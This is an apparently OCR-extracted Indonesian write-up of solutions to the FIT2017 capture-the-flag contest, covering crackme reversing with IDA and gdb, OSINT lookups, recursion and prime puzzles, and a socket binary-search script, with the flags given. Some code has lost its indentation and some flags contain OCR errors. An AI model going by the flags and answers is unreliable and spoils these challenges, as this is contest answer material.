
Flag : FIT2017{beginner_cracker_start_to_reverse__prog}

Kategori / Nama Soal :Reverse /Looping
Problem :
Link Soal : http://139.59.233.122/soal/reverse/Looping

Program akan berjalan selama 7 hari. Hentikan program untuk mendapatkan flag.
Note: Download glut32.dll dan msvcr100d.dll dari internet
Format Flag : FIT2017{flag}


Hint :

Solution :Kami mencoba membuka file looping.exe



lalu kami coba decompile dan debug dengan IDA pro

kami dapatkan



```
v8 = 5;
for ( i = 0; i < 16; ++i )
{
  SETRING[v15] = *((_BYTE *)&v16 + 4 * v14) + byte_11A8000[i];
  if ( i > 8 )
    SETRING[v15] = byte_11A8000[i] - *((_BYTE *)&v16 + 4 * v14);
  i += 3;
  v15 += 2;
  v14 += 6;
}
for ( j = 0; j < 4; ++j )
{
```

kami dapatkan pada variable SETRING string I_can_do

Flag : FIT2017{I_can_do}

Kategori / Nama Soal :Reverse /CrackMe2
Problem :
Link Soal :
http://139.59.233.122/soal/reverse/crackme2-d5158cb9f1fd18764f07f3e1c4aba0c9

Hint :

Solution :
Dengan menggunakan *tools* IDA Pro kami melakukan dissasembly pada program yang diberikan.

```
if ( a1 > 1 )
{
  qmemcpy(v12, "f", 0x9CuLL);
  qmemcpy(v13, &unk_400DC0, 0x9CuLL);
  s = a2[1];
  for ( i = 0; i <= 254; ++i )
    v14[i] = 0;
  for ( j = 0; j < strlen(s); ++j )
    ++v14[s[j]];
  v8 = 0;
  v9 = 0;
  for ( k = 0; k <= 254; ++k )
  {
    while ( v14[k] > 0 )
    {
      if ( (k ^ v12[v8]) != v13[v8] )
      {
        puts("Wrong!");
        result = 0LL;
        goto LABEL_78;
      }
      ++v9;
      --v14[k];
      ++v8;
    }
  }
```

Langkah pertama, kita harus mem-*bypass* kondisi yang ada pada *pseudocode* di atas. Pertama-tama kita harus mengetahui terlebih dahulu nilai yang di-*assign* ke variabel v12 dan v13. Dengan menggunakan bantuan gdb, didapat isi dari kedua variabel tersebut.

v12 = [102, 4, 54, 12, 122, 81, 122, 54, 30, 32, 35, 34, 40, 35, 30, 12, 75, 84, 32, 35, 63, 22, 135, 34, 92, 53, 64, 92, 35, 94, 132, 18, 47, 36, 35, 44, 63, 52, 48]

v13 = [86, 52, 6, 60, 75, 96, 72, 5, 42, 21, 21, 21, 31, 97, 88, 69, 2, 7, 116, 119, 104, 73, 216, 125, 3, 106, 36, 52, 79, 50, 234, 124, 93, 81, 85, 86, 69, 79, 77]

Selanjutnya, terdapat variabel s yang menyimpan nilai dari argv dan ada juga v14 yang menyimpan frekuensi kemunculan karakter. Karena segala hal yang diperlukan sudah didapat, kita tinggal mencari 'k' yang merupakan *string flag* yang ingin dicari (string masih dalam keadaan acak).

Berikut *string* yang kami dapat.

0 0 0 0 1 1 2 3 4 5 6 7 7 B F I I S T T W _ _ _ _ _ d h l l n n r u v z z {

Lalu menggunakan kondisi-kondisi yang diberikan dalam program

```
if ( v9 == 39 )
        {
        v10 = 1;
        if ( *s == 70
        && s[1] == 73
        && s[2] == 84
        && s[3] == 50
        && s[4] == 48
        && s[5] == 49
        && s[6] == 55
        && s[7] == 123
        && s[38] == 125 )
        {
        v10 = 2;
        }
        if ( s[8] > 97 && s[8] <= 104 )
        ++v10;
```

```
        if ( s[9] <= 56 )
        ++v10;
        if ( s[9] == s[12] && s[12] == s[20] )
        ++v10;
        if ( s[10] > 86 )
        ++v10;
        if ( s[13] - s[11] == 2 )
        ++v10;
        if ( s[15] == 122 )
        ++v10;
        if ( s[16] == s[18] && s[16] == s[24] && s[16] == s[30] && s[30] ==
s[37] )
        ++v10;
        if ( s[17] == 117 )
        ++v10;
        if ( s[19] - s[29] == -1 )
        ++v10;
        if ( s[21] == s[11] )
        ++v10;
        if ( s[22] == 118 )
        ++v10;
        if ( s[23] <= 51 )
        ++v10;
        if ( s[25] == 100 )
        ++v10;
        if ( s[26] <= 49 )
        ++v10;
        if ( s[27] == 53 )
        ++v10;
        if ( s[28] > 120 )
        ++v10;
        if ( s[31] <= 74 )
        ++v10;
```

```
if ( s[32] == s[1] )
++v10;
if ( s[33] - s[35] == -4 )
++v10;
if ( s[34] <= 52 )
++v10;
```

Kami bisa mendapatkan *string* yang sudah terurut yang merupakan *flag*-nya.

Flag : FIT2017{h0Wl0n6z_u_S0lv3_d15zT_BIn4r7_}

Kategori / Nama Soal :Reccon /Im Cute
Problem : Hello, my name is Angreyni Regal from SWCU, I just took a photo and post in my social media account. Find me please.

Hint :

Solution :
Kami mencoba Googling nama Angreyni Regal Instagram


Flag : FIT2017{g00d_Luck}

Kategori / Nama Soal :Reccon /FTI UKSW
Problem : We have some mission at student council.

Hint :


Solution :
Kami melakukan googling dan mendapatkan website kemahasiswaan FTI UKSW di alamat http://lk-ftiuksw.net/index.php/visi-misi/visi-misi-uksw

lalu kami menemukan sebuah string base64



Misi :

1. Melaksanakan Tri Darma Perguruan Tinggi, yaitu:
2. Pendidikan dan pengajaran tinggi
3. Penelitian
4. Pengabdian kepada masyarakat
5. Melaksanakan Perguruan Tinggi Kristen Indonesia, yang berarti bahwa hidup dan kegiatan-kegiatannya pada satu pihak mempunyai motivasi dan merupakan bentuk perwujudan Imn Kristen yang Oikumenis dan pada pihak lain menjawab secara tepat dan bertanggung jawab situasi sosiokultural dan kebutuhan bangsa serta negara Republik Indonesia.
6. Mendorong dan mengembangkan sikap serta pemikiran yang kritis-prinsipal dan kreatif-realistis, berdasarkan kepekaan hati nurani yang luhur dan dibimbing oleh Firman Allah.
7. Mewujudkan pusat pemikiran dan pengalaman untuk pembinaan kehidupan yang adil, bebas, tertib serta sejahtera.
8. Mencari dan mengusahakan terdapatnya hubungan yang bermakna antara iman Kristen dengan berbagai bidang ilmu dan kegiatan atau pelayanan. RklUMjAxN1tMS19GVElfX1VLU1d9
9. Mengusahakan terbentuknya dan membina angkatan-angkatan pemimpin masyarakat yang selain diperlengkapi dengan bekal ilmu pengetahuan dan kepakaran di bidang tertentu, juga memiliki kesadaran pengabdian yang tinggi kepada masyarakat.



Flag :FIT2017{LK_FTI__UKSW}

Kategori / Nama Soal :Reccon /What a song
Problem :
Riot play a song with launchpad, what a song game name?
Format Flag : FIT2017{flag}, tanpa menggunakan spasi.

Hint :

Solution : Searching. Ketemu akun youtube r!ot yang bertema musik dan menggunakan launchpad. Setelah itu dilihat beberapa videonya dan ketemu sebuah video covernya ttg martin garrix judul animal, dan ditengah video:

Flag : FIT2017{SuperMartin64}

Kategori / Nama Soal :Programming /Rekursif-A
Problem :
Suatu fungsi rekursif didefinisikan sebagai berikut.

f(n) = f(n - 1) + 3 * f(n - 2) + 7 * f(n - 3)

Dengan kasus dasar f(0) = 1, f(1) = 1, dan f(2) = 1.

Temukan hasil dari f(30). Masukkan FIT2017{hasil} sebagai flag.

Hint :

Solution :
Soal ini dapat diselesaikan dengan menghitung fungsi rekursif tersebut secara iteratif (dynamic programming). Kodenya sebagai berikut (python):

```
F = [];
x =  30;
F.append(1); F.append(1); F.append(1);
for i in range(3,x+1):
temp = (F[i-1] + 3*F[i-2] + 7*F[i-3]);
F.append(temp);
print F[x];
```

Flag : FIT2017{20480747248281}

Kategori / Nama Soal :Programming /Prima
Problem :
Jumlahkan semua bilangan prima yang ada di http://139.59.233.122/soal/programming/number.txt. Masukkan FIT2017{hasil} sebagai flag.

Hint :

Solution :
data:
http://pastebin.com/qFjAQ0td
kode:
http://pastebin.com/4YFLuiVR

Flag : FIT2017{9991}

Kategori / Nama Soal :Programming /Rekursif-B

Problem :

Suatu fungsi rekursif didefinisikan sebagai berikut.

f(n) = f(n - 1) + 3 * f(n - 2) + 7 * f(n - 3)

Dengan kasus dasar f(0) = 1, f(1) = 1, dan f(2) = 1.

Temukan hasil dari f(1333337) apabila dimodulo (diambil sisa hasil pembagiannya) dengan133333333333333333333333333333333337. Masukkan FIT2017{hasil} sebagai flag.

Hint: Can you do it with looping? Also, do you know that (a + b + c) mod d = (a mod d + b mod d + c mod d) mod d?

Hint :

Solution : **Soal ini masih bisa diselesaikan secara iteratif.**
Dengan kode yang sama dengan yang digunakan pada soal Rekursi A :
(sedikit diubah karena aritmetik modulo)

```
MOD = 133333333333333333333333333333333337
F = [];
x =  1333337;
F.append(1); F.append(1); F.append(1);
for i in range(3,x+1):
temp = (F[i-1] + 3*F[i-2] + 7*F[i-3])%MOD;
F.append(temp);
print F[x];
```

Flag : **FIT2017{930090157228374695281217361867375l7}**

Kategori / Nama Soal :Programming /Rekursif-C

Problem :

Suatu fungsi rekursif didefinisikan sebagai berikut.

f(n) = f(n - 1) + 3 * f(n - 2) + 7 * f(n - 3)

Dengan kasus dasar f(0) = 1, f(1) = 1, dan f(2) = 1.

Temukan hasil dari fungsi yang ada pada http://139.59.233.122/soal/programming/rekursif.txt apabila dimodulo (diambil sisa hasil pembagiannya) dengan 133333333333333333333333333333333337. Masukkan FIT2017{hasil} sebagai flag.

Hint: Maybe you can start by finding how to find N-th fibonacci number with big N and fast runtime. Then modify it for this problem.

Hint :

Solution :

```
I = [[1,0,0],[0,1,0],[0,0,1]] #matriks identitas
MOD = 133333333333333333333333333333333337
def kali2matriks(A,B):
ret = [[0,0,0],[0,0,0],[0,0,0]]
for i in range(0,3):
for j in range(0,3):
for k in range(0,3):
ret[i][j] = (ret[i][j] + A[i][k]*B[k][j])%MOD
return ret;
def pangkatmatriks(A,p):
ret = I
while (p>0):
if ( p%2 == 1 ):
ret = kali2matriks(ret,A)
A = kali2matriks(A,A)
p = p//2
return ret
x = #diisi dengan nilai yang ingin dihitung , f(x).
```


x = x + 1
F = [1,1,1]
T =[[0,1,0], [0,0,1], [7,3,1]]
gila = pangkatmatriks(T,x-3)
print (gila[2][0] + gila[2][1] + gila[2][2]) %MOD

Flag : FIT2017{1658678999651603225946250798999786 4}


Kategori / Nama Soal :Programming /Guess My Number
Problem :
nc 139.59.233.122 12345

Hint :

Solution : saat dicoba, problem ini memberi response tentang range angka, dan kita harus menebak untuk beberapa kali. Kita membuat program python nya yang intinya kita ambil range maksimal dari guess, kemudian kita send data, kalau too small, kita kasih bagian atas, kalau too big,sebaliknya (algoritmanya binary search)
mengtahui too smallnya, dengan python, pakai 'if "small" in data' kirim lim_bawah + (lim_bawah+lim_atas)/2
tl;dr : pakai script python, ttg socket dan algor binary search



```
import socket
s=socket.socket()
s.connect(("139.59.233.122",12345))

data= s.recv(1024)
low=1
high= int(data[20:-2])
print("max= ",high)

while ("OK" not in data):
    now=low + (high-low)/2
    s.send(str(now)+'\n')
    data= s.recv(1024)

    print(now)
    print(data)
    if "big" in data:
        high=now
        print("low= ",low," big= ",high)
    if "small" in data:
        low=now
        print("low= ",low," big= ",high)


low=1
high= int(data[-10:-2])
print("max= ",high)
data = data[3:]
while ("OK" not in data):
    now=low + (high-low)/2
    s.send(str(now)+'\n')
    data= s.recv(1024)

    print(now)
    print(data)
    if "big" in data:
        high=now
```



Flag :
FIT2017{can_u_do_Binary_Search_in_Blind_SQL_Injection?}

Kategori / Nama Soal :Misc /Hanya Bilangan
Problem :
Link Soal : http://188.166.211.138/soal/misc/bilangan.txt
Hint : Sort
Format Flag : FIT2017{flag}

Hint :

Solution :
Kami lakukan hal simple dengan mencocokkan angka yang sama pada bagian bawah dan kanan

```
88 89 67 85 81 86 82 76 65 90 66 65 69 66 72 87 67 84 89 75 [61]
87 71 89 78 76 69 90 72 83 70 83 78 80 66 88 84 88 82 78 82 [62]
89 70 76 84 87 85 86 79 77 77 84 77 78 75 84 70 65 76 90 79 [63]
90 86 76 67 65 81 89 81 67 79 84 82 67 73 72 74 78 72 66 69 [64]
90 70 78 83 72 79 78 69 90 83 66 88 66 80 70 90 66 82 84 71 [65]
71 84 79 78 76 85 84 87 69 71 78 78 70 87 90 86 72 88 78 77 [66]
65 66 87 72 83 79 70 76 81 77 70 85 73 85 66 68 88 66 88 76 [67]
66 65 77 90 69 84 73 84 74 75 84 82 72 81 76 74 66 73 74 74 [68]
67 68 89 83 77 79 79 85 72 84 90 74 89 66 88 74 74 83 89 70 [69]
67 87 90 79 86 73 67 76 76 81 79 65 66 83 79 79 79 71 82 75 [70]
77 69 66 73 70 87 71 80 86 68 73 71 65 79 77 80 67 75 65 77 [71]
67 90 90 79 79 66 73 65 78 87 67 72 86 69 83 77 84 78 85 75 [72]
70 70 76 78 66 79 87 87 86 71 65 79 84 84 71 88 70 78 81 88 [73]
88 70 70 84 85 77 83 73 66 81 74 79 85 88 65 66 86 78 84 73 [74]
83 79 90 72 72 84 66 72 65 89 66 86 86 88 88 82 87 76 82 71 [75]
70 74 87 77 78 75 84 77 75 73 75 84 72 65 67 77 90 65 72 66 [76]
76 89 70 65 71 84 90 75 80 65 74 89 66 84 72 83 87 72 82 76 [77]
80 77 67 71 79 82 77 71 90 70 84 76 74 80 72 75 78 80 87 84 [78]
77 81 72 74 66 81 76 74 75 65 82 68 89 66 80 66 85 83 78 81 [79]
68 75 88 65 86 78 81 68 70 71 75 83 69 84 70 78 86 75 65 85 [80]

79 68 65 63 64 72 67 70 61 73 66 77 71 78 74 80 69 76 62 75
```


seperti contohnya angka 79 bawah disamakan pada bagian kanan sehingga didapatkan angka 77
list lengkap : 77 65 78 84 65 80 70 76 65 71 78 89 65 80 65 78 74 65 78 71
kemudian kita ubah dari desimal ke ASCII didapatkan
MANTABFLAGNYAPANJANG

Flag : FIT2017{MANTAPFLAGNYAPANJANG}


Kategori / Nama Soal :Misc /Jigsaw
Problem :
Link Soal : 139.59.233.122/soal/misc/Jigsaw/Jigsaw.zip

Hint : barcode

Solution :
di-assemble 13 file itu dan jadilah:



discan lalu:



Flag : FIT2017{Bul1s_3yE}

Kategori / Nama Soal :Misc /MD5
Problem :
